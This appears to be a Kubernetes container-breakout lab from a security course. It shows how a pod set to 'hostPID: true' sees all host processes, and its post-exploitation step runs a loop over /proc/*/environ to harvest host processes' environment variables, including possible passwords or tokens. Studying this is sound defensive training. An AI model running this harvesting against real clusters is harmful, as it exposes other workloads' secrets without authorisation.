
Lab: Host PID True

"hostPID: true" in the pod allows to view all processes running on the host, not just with in the pod. This can expose sensitive information like passwords or keys if they're not protected. This can be potentially used to gain more access within the cluster or other linked services. A pod can also terminate any process on the host, which can lead to service disruptions.

Open New Terminal (Optional)

If current working directory is not `workspace/course` .

- Click on `+` icon, then select `new terminal` to open new terminal.



- Keep current working directory as `workspace/course`

```
cd course/4.5_container_breakout/hostpid
ls
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace# cd course/4.5_container_breakout/hostpid
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# ls
hostpid-exec-pod.yaml  non-hostpid-exec-pod.yaml
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid#
```

- Compare both the yaml

```
cat non-hostpid-exec-pod.yaml
cat hostpid-exec-pod.yaml
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# cat non-hostpid-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: non-hostpid-exec-pod
  labels:
    app: pentest
spec:
  containers:
  - name: non-hostpid-pod
    image: ubuntu
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# cat hostpid-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: hostpid-exec-pod
  labels:
    app: pentest
spec:
  hostPID: true
  containers:
  - name: hostpid-pod
    image: ubuntu
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid#
```

- Apply the configuration file `non-hostpid-exec-pod.yaml`, then execute a command `ps -aux` inside the container of the pod named `non-hostpid-exec-pod`.

```
kubectl apply -f non-hostpid-exec-pod.yaml && sleep 5
kubectl exec -it non-hostpid-exec-pod -- ps -aux
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# kubectl apply -f non-hostpid-exec-pod.yaml
pod/non-hostpid-exec-pod created
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# kubectl exec -it non-hostpid-exec-pod -- ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2888   988 ?        Ss   20:57   0:00 /bin/sh -c -- while true; do sleep 30; done;
root          13  0.0  0.0   2788  1012 ?        S    20:57   0:00 sleep 30
root          14  0.0  0.0   7060  1560 pts/0    Rs+  20:57   0:00 ps -aux
```


- Apply the configuration file `hostpid-exec-pod.yaml`, then execute a command `ps -aux` inside the container of the pod named `hostpid-exec-pod`.

In non-hostpid-exec-pod, hostPID is not present, while in hostpid-exec-pod, hostPID: True, allows to see all the processes running on the host, including processes running in each pod.

```
kubectl apply -f hostpid-exec-pod.yaml && sleep 5
kubectl exec -it hostpid-exec-pod -- ps -aux
```

```
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# kubectl apply -f hostpid-exec-pod.yaml
pod/hostpid-exec-pod created
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# kubectl exec -it hostpid-exec-pod -- ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.2  19220  9740 ?        Ss   Apr10   0:30 /sbin/init
root          92  0.0  0.2  23696 10600 ?        S<s  Apr10   0:01 /lib/systemd/systemd-journald
root         105  0.4  1.4 1647748 56352 ?       Ssl  Apr10  76:34 /usr/local/bin/containerd
root         209  1.1  1.3 1884440 55620 ?       Ssl  Apr10 218:18 /usr/bin/kubelet --bootstrap-kubeconfig=/etc/kubernetes/bootstrap-kubelet.conf --kubeconfig
root         286  0.0  0.2 712484  8652 ?        Sl   Apr10   4:01 /usr/local/bin/containerd-shim-runc-v2 -namespace k8s.io -id ecab379cefbf46089d42a1628e3471
65535        307  0.0  0.0    996     4 ?        Ss   Apr10   0:00 /pause
root         338  0.0  0.3 753708 15052 ?        Ssl  Apr10   3:08 /usr/local/bin/kube-proxy --config=/var/lib/kube-proxy/config.conf --hostname-override=kind
root         481  0.0  0.2 712484  8840 ?        Sl   Apr10   4:27 /usr/local/bin/containerd-shim-runc-v2 -namespace k8s.io -id 7b77fcac75bb7b949d3c817d71335e
65535        499  0.0  0.0    996     4 ?        Ss   Apr10   0:00 /pause
root         511  0.0  0.2 712484  9268 ?        Sl   Apr10   4:21 /usr/local/bin/containerd-shim-runc-v2 -namespace k8s.io -id eb49339c03b869c8f975a4e62f6ffd
65535        541  0.0  0.0    996     4 ?        Ss   Apr10   0:00 /pause
root         589  0.1  0.6 781052 26976 ?        Ssl  Apr10  36:01 cilium-operator-generic --config-dir=/tmp/cilium/config-map --debug=false
root        1056  0.5  1.9 805904 77580 ?        Ssl  Apr10  99:37 cilium-agent --config-dir=/tmp/cilium/config-map
root        1521  0.0  0.0 715232  2996 ?        Sl   Apr10   0:36 cilium-health-responder --listen 4240 --pidfile /var/run/cilium/state/health-endpoint.pid
root      126966  0.0  0.2 712484 10428 ?        Sl   Apr22   0:18 /usr/local/bin/containerd-shim-runc-v2 -namespace k8s.io -id a1a3a0c755817b70463b8f243d14d7
65535     126989  0.0  0.0    996     4 ?        Ss   Apr22   0:00 /pause
105       139987  0.0  0.0   8276  3816 ?        Ss   18:07   0:00 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog
root      141538  0.0  0.0   4772   352 ?        Ss   20:03   0:00 sh -c echo "Starting main-container" && sleep 3600
root      888440  0.0  0.2 712484  9776 ?        Sl   20:57   0:00 /usr/local/bin/containerd-shim-runc-v2 -namespace k8s.io -id 7e72c9f7526c4de2e4c13ccbb8c078
65535     888461  0.0  0.0    996     4 ?        Ss   20:57   0:00 /pause
root      888492  0.0  0.0   2888   988 ?        Ss   20:57   0:00 /bin/sh -c -- while true; do sleep 30; done;
root      888585  0.0  0.2 712228  9860 ?        Sl   20:59   0:00 /usr/local/bin/containerd-shim-runc-v2 -namespace k8s.io -id 597e5b18472794787d4846cf80017b
65535     888604  0.1  0.0    996     4 ?        Ss   20:59   0:00 /pause
root      888641  0.0  0.0   2888   964 ?        Ss   20:59   0:00 /bin/sh -c -- while true; do sleep 30; done;
root      888660  0.0  0.0   2788  1016 ?        S    20:59   0:00 sleep 30
root      888665  0.0  0.0   2788  1016 ?        S    20:59   0:00 sleep 30
root      888675  0.0  0.0   7060  1544 pts/0    Rs+  20:59   0:00 ps -aux
```

Post exploitation

- View the environment variables for each pod on the host via `for e in $(ls /proc/*/environ\); do echo; echo $e; xargs -0 -L1 -a $e; done`

```
kubectl exec -it hostpid-exec-pod -- sh -c 'for e in $(ls /proc/*/environ); do echo; echo $e; xargs -0 -L1 -a $e; done'
```

- The command lists the environment variables for each process in /proc on the host.

`/proc/<pid>/environ` holds the environment variables for the process identified by `<pid>` . Reading thiss file can reveal the environment in which a process is running, potentially including sensitive information such as passwords or tokens if they are stored as environment variables.

```
root@ip-10-0-0-134:/home/ubuntu/ workspace/course/4.5_container_breakout/hostpid# kubectl exec -it hostpid-exec-pod -- sh -c 'for e in $(ls /proc/*/environ); do echo; echo $e; xargs -0 -L1 -a $e; done'
ls: cannot access '/proc/888712/environ': No such file or directory

/proc/1/environ
xargs: Cannot open input file '/proc/1/environ': Permission denied

/proc/105/environ
xargs: Cannot open input file '/proc/105/environ': Permission denied

/proc/1056/environ
xargs: Cannot open input file '/proc/1056/environ': Permission denied

/proc/126966/environ
xargs: Cannot open input file '/proc/126966/environ': Permission denied

/proc/126989/environ
xargs: Cannot open input file '/proc/126989/environ': Permission denied

/proc/139987/environ
xargs: Cannot open input file '/proc/139987/environ': Permission denied

/proc/141538/environ
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=lab-pod
NGINX_SERVICE_HOST=10.96.95.213
NGINX_SERVICE_PORT_HTTP=80
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
NGINX_SERVICE_PORT=tcp://10.96.223.61:80
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
NGINX_PORT=tcp://10.96.95.213:80
NGINX_PORT_80_TCP=tcp://10.96.95.213:80
NGINX_PORT_80_TCP_PROTO=tcp
NGINX_PORT_80_TCP_PORT=80
NGINX_PORT_80_TCP_ADDR=10.96.95.213
NGINX_SERVICE_SERVICE_PORT=80
NGINX_SERVICE_PORT_80_TCP=tcp://10.96.223.61:80
NGINX_SERVICE_PORT_80_TCP_PORT=80
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
NGINX_SERVICE_SERVICE_HOST=10.96.223.61
NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
NGINX_SERVICE_PORT_80_TCP_ADDR=10.96.223.61
HOME=/root

/proc/1521/environ
```


Cleanup

- Run the `kubectl delete` command to remove the pods running.

```
kubectl delete -f hostpid-exec-pod.yaml
kubectl delete -f non-hostpid-exec-pod.yaml
```

Note: The Container Breakout Labs featured in this course are developed by Bishop Fox. We would like to extend our gratitude and give full credit to their team for their excellent work.
